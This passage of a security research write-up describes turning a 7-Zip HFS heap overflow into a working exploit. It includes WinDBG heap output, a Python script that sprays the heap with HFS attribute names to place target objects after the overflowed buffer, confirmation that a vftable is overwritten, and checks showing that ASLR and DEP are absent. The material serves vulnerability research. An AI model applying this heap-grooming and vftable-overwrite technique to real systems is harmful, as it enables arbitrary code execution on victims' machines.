
- We should locate an object with vftable that is called as soon as possible following the overflow. This is important because if the call to vftable that is overflowed by us is far from memory location where overflow took place, the likelihood that the code will call an alloc/free operation increase, causing the program to crash.

- Spray the heap with attributes (name) with the same size the interesting objects we identified. The assumption is that allocating objects with the same size as the target object with an amount greater than 0x10 and an object size of less than 0x4000 (the Low Fragmentation Heap maximum object size) we will activate LFH and allocate free chunks for objects with that size. This should result in free slots being allocated after the overflowed buffer and the objects will be stored within them.

Identifying Interesting Objects

Now that we have defined our strategy, we need to locate a suitable object to overwrite. To find it, we can use a simple JS script for WinDBG that is responsible for printing an object with vftable as well as its stack trace.


The script that performs these actions is located [here]().



This should result in the following:

```
================================================================
        003c1228 0009 000e  [00]   003c1240    00030 - (busy)          7z!CExtentsStream::`vftable'
        address 003c1228 found in
        _HEAP @ 3a0000
          HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
            003c1228 0009 0000  [00]   003c1240    00030 - (busy)
              7z!CExtentsStream::`vftable'
            774ddd6c ntdll!RtlAllocateHeap+0x00000274
            6a60ed43 MSVCR120!malloc+0x00000033
            69dc64f3 7z!operator new+0x00000013
            69dfc7b4 7z!NArchive::NHfs::CHandler::GetForkStream+0x00000054
            69dfb681 7z!NArchive::NHfs::CHandler::ExtractZlibFile+0x00000051
            69dfafdb 7z!NArchive::NHfs::CHandler::Extract+0x000009ab
            102faab 7z_exe!DecompressArchive+0x0000089b
            10304dc 7z_exe!Extract+0x0000097c
            105a3fd 7z_exe!Main2+0x000014cd
            105c0be 7z_exe!main+0x0000007e
            105fe33 7z_exe!__tmainCRTStartup+0x000000fd
            75f13c45 kernel32!BaseThreadInitThunk+0x0000000e
            774c37f5 ntdll!__RtlUserThreadStart+0x00000070
            774c37c8 ntdll!_RtlUserThreadStart+0x0000001b


================================================================

        003c7fe8 0007 0007  [00]   003c8000    00020 - (busy)          7z!CBufInStream::`vftable'
        address 003c7fe8 found in
        _HEAP @ 3a0000
          HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
            003c7fe8 0007 0000  [00]   003c8000    00020 - (busy)
              7z!CBufInStream::`vftable'
            774ddd6c ntdll!RtlAllocateHeap+0x00000274
            6a60ed43 MSVCR120!malloc+0x00000033
            69dc64f3 7z!operator new+0x00000013
            69dfbad9 7z!NArchive::NHfs::CHandler::ExtractZlibFile+0x000004a9
            69dfafdb 7z!NArchive::NHfs::CHandler::Extract+0x000009ab
            102faab 7z_exe!DecompressArchive+0x0000089b
            10304dc 7z_exe!Extract+0x0000097c
            105a3fd 7z_exe!Main2+0x000014cd
            105c0be 7z_exe!main+0x0000007e
            105fe33 7z_exe!__tmainCRTStartup+0x000000fd
            75f13c45 kernel32!BaseThreadInitThunk+0x0000000e
            774c37f5 ntdll!__RtlUserThreadStart+0x00000070
            774c37c8 ntdll!_RtlUserThreadStart+0x0000001b

================================================================

        003c3820 000a 000e  [00]   003c3838    00038 - (busy)          7z_exe!CLocalProgress::`vftable'

        address 003c3820 found in
        _HEAP @ 3a0000
          HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
            003c3820 000a 0000  [00]   003c3838    00038 - (busy)
              7z_exe!CLocalProgress::`vftable'
            774ddd6c ntdll!RtlAllocateHeap+0x00000274
            6a60ed43 MSVCR120!malloc+0x00000033
            1003213 7z_exe!operator new+0x00000013
```

First we will try to look for objects allocated in the same function where overflow occurs, `ExtractZlibFile` because they will likely be used quickly following the overflow. We can identify two candidates based on the previous screenshot.



The aforementioned objects are defined in the following locations:

```
Line 1504  CMyComPtr<ISequentialInStream> inStream;
(...)
Line 1560  CBufInStream *bufInStreamSpec = new CBufInStream;
Line 1561  CMyComPtr<ISequentialInStream> bufInStream = bufInStreamSpec;
```

Their destructors (release virtual method) are called as soon as the function exits. The fastest way to trigger this is to set the first byte in our overflowed buffer to `0xF`.

Moving the Objects

Now that we have identified the object we would like to overflow, we need to spray the heap with attribute structures containing `**name**` strings with the same length as the objects, which are: 0x20 and 0x30.

We can accomplish this using the following:

```
#region attribute

    kMethod_Attr      = 3; #// data stored in attribute file
    kMethod_Resource = 4; #// data stored in resource fork

    #attributesFile offset
    attributesOffset = forkDataOffset
    print("attributesOffset : ",attributesOffset)
    attributes = FileAttributes()
    decmpfsHeader =  DecmpfsHeader()
    decmpfsHeader.magic = struct.unpack("I", struct.pack(">I",0x636D7066) )[0] #magic == "fpmc"
    decmpfsHeader.compressionType = struct.unpack("I", struct.pack(">I",kMethod_Resource) )[0]
    decmpfsHeader.fileSize = struct.unpack("Q", struct.pack(">Q",0x10000) )[0]

    amount = int(sys.argv[1])
    for i in range(0,amount):
        attributes.add("X"* ( (0x20 / 2 )-1))
        attributes.add("Y"* ( (0x30 / 2 )-1))

    attributes.add("com.apple.decmpfs",decmpfsHeader,True)
    attributesData = attributes.getContent()
    attributesDataLen = len(attributesData)

    #ForkData attributesFile
    totalBlocks = attributesDataLen / header.blockSize
    totalBlocks += 1 if ( attributesDataLen % header.blockSize ) else 0
    header.attributesFile.totalBlocks = totalBlocks
    header.attributesFile.logicalSize = header.attributesFile.totalBlocks * header.blockSize
    header.attributesFile.extents[0].startBlock = forkDataOffset
    header.attributesFile.extents[0].blockCount = header.attributesFile.totalBlocks

    #increase fork offset
    forkDataOffset += header.attributesFile.totalBlocks
```


We can either write a script which will control WinDBG and increase the number of attribute structures until our target objects are allocated after overflowing the buffer or do it manually.

We chose to take a manual approach, simply increasing the numbers by 10, 20, 30 and observing the heap. As the object locations began to reach the buf location, we simply switched to increasing it by one.

A few attempts later we reached the value of 139:


```
139 * (0x20 + 0x30 + 2* 0x18)
```

At this point the heap layout looks as follows:



This heap structure looks promising. Subtracting the address of the `buf` buffer, which is 0x12df9c8 subtracted by 8 bytes due to the offset in the call instruction (0x12df9d0) from the address after the object located at 0x12efdf8 will help us determine how many bytes we need to overwrite the targeted object. In order to identify how much space is available for our payload, I maximized this size choosing nearly the last address available on the heap (not visible in the screenshot above). Using that information, we can update the OVERFLOW_VALUE variable with value 0x12618.


Now we can regenerate our file again and execute the application to confirm that vftable is successfully overwritten:




Now that we have confirmed that, we can specifically focus on weaponizing our exploit.

Checking Available Mitigations

Further development of our exploit depends on mitigations implemented in the version of 7zip we are analyzing. Below we can see the mitigations implemented in version 10.05 of 7zip:




As identified in the screenshot below, 7zip does not support Address Space Layout Randomization (ASLR) or Data Execution Prevention (DEP). We had hoped that this would change following the publication of an advisory last year related to this vulnerability but this still appears to be the case.



If you are using the 64-bit version of 7zip, then DEP is forced by operating system.

Finding The Payload

Before we start looking for gadgets let's identify all registers and pointers on the stack pointing to our payload.




As you can see in the above screenshot, there are a few places pointing to different parts of our payload :

- ESI
- EDX
- ESP
- ESP-C
- ESP+30
- EBP+40
- EBP-2C
- EBP-68

We need to determine the exact offset from our buffer to the vftable object. Since ESI points to the vftable object and EDX points to our buffer, we can simply subtract EDX from ESI to obtain this offset.

```
0:000> ?esi - edx
